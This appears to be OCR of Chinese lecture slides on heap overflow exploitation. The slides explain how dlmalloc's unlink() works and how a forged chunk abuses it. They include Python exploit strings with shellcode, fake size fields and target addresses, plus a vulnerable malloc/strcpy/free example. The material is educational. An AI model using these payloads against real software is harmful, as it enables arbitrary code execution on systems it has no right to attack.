
```
push 0x08048864
ret
```

```python
# exploit b overflow
a = "A"*4
a +="\x68\x64\x88\x04\x08\xc3" #shellcode

b = "A"*32
# overflow into c
b += "\xf8\xff\xff\xff"
b += "\xfc\xff\xff\xff"
b += "B"*8
b += "\x1c\xb1\x04\x08"
b += "\x0c\xc0\x04\x08"

c = "CCCC"

print a + " " +  b + " " + c
```

unlink( )

unlink(e) 过程：

1. 循着 e 的 *fd 定位出 b;
2. 循着 e 的 *bk 定位出 x;
3. 向 b 的 bk 字段写入 x;
4. 向 x 的 fd 字段写入 b.



前一块chunk的size
本块的 size
前向chunk的地址
后向chunk的地址
可用于存放数据的空间

此处存在exploit的机会：

如果在*fd处构造地址*p，在*bk出构造地址*q，


上述unlink(e)演变为：

1. 循着*fd定位出 b 的起始地址 p;
2. 循着*bk定位出 x 的起始地址 q;
3. 在 p 偏移若干(12)字节处，将被填入 *q;
4. 在 q 偏移若干(8)字节处，将被填入 *p.

利用 unlink( )

```
# exploit unlink( )
a = "A"*4
a += "\x68\x64\x88\x04\x08\xc3" #shellcode
a += "A"*22
# overflow into b
a += "\xf8\xff\xff\xff"
a += "\xfc\xff\xff\xff"

b = "A"*8
b += "\x1c\xb1\x04\x08"
b += "\x0c\xc0\x04\x08"

c = "CCCC"

print a + " " +  b + " " + c
```

```
a = malloc(32);
b = malloc(32);
c = malloc(32);

strcpy(a, argv[1]);
strcpy(b, argv[2]);
strcpy(c, argv[3]);

free(c);
free(b);
free(a);
```



当free(b)时：

首先，检查 b 的 **size** 字段
的最后一位(此处是c，即1100)：
0：前一块是free的，可以考虑合并
1：前一块是allocated chunk，不合并

然后，依据 **prev size** 计算出
b 的前一块的起始地址：
*b – (-8) = *b + 8


这块伪造的 b 的前一块(fake块)的地址
居然落到b下面，
看起来不合常理
但程序可以继续运行

然后，开始unlink(fake)

利用 unlink( )

```
# exploit unlink( )
a = "A"*4
a += "\x68\x64\x88\x04\x08\xc3" #shellcode
a += "A"*22
# overflow into b
a += "\xf8\xff\xff\xff"
a += "\xfc\xff\xff\xff"

b = "A"*8
b += "\x1c\xb1\x04\x08"
b += "\x0c\xc0\x04\x08"

c = "CCCC"

print a + " " +  b + " " + c
```

```
a = malloc(32);
b = malloc(32);
c = malloc(32);

strcpy(a, argv[1]);
strcpy(b, argv[2]);
strcpy(c, argv[3]);

free(c);
free(b);
free(a);
```



本章要点

- 堆的运行原理
- 不同版本的allocator实现方式各有不同

- 简单堆溢出是一种无脑破坏性攻击
- 需要通过观察程序语义，找出可利用的漏洞构造溢出，如heap1利用了输入数据的地址指针

- UAF 释放后使用漏洞
- unlink漏洞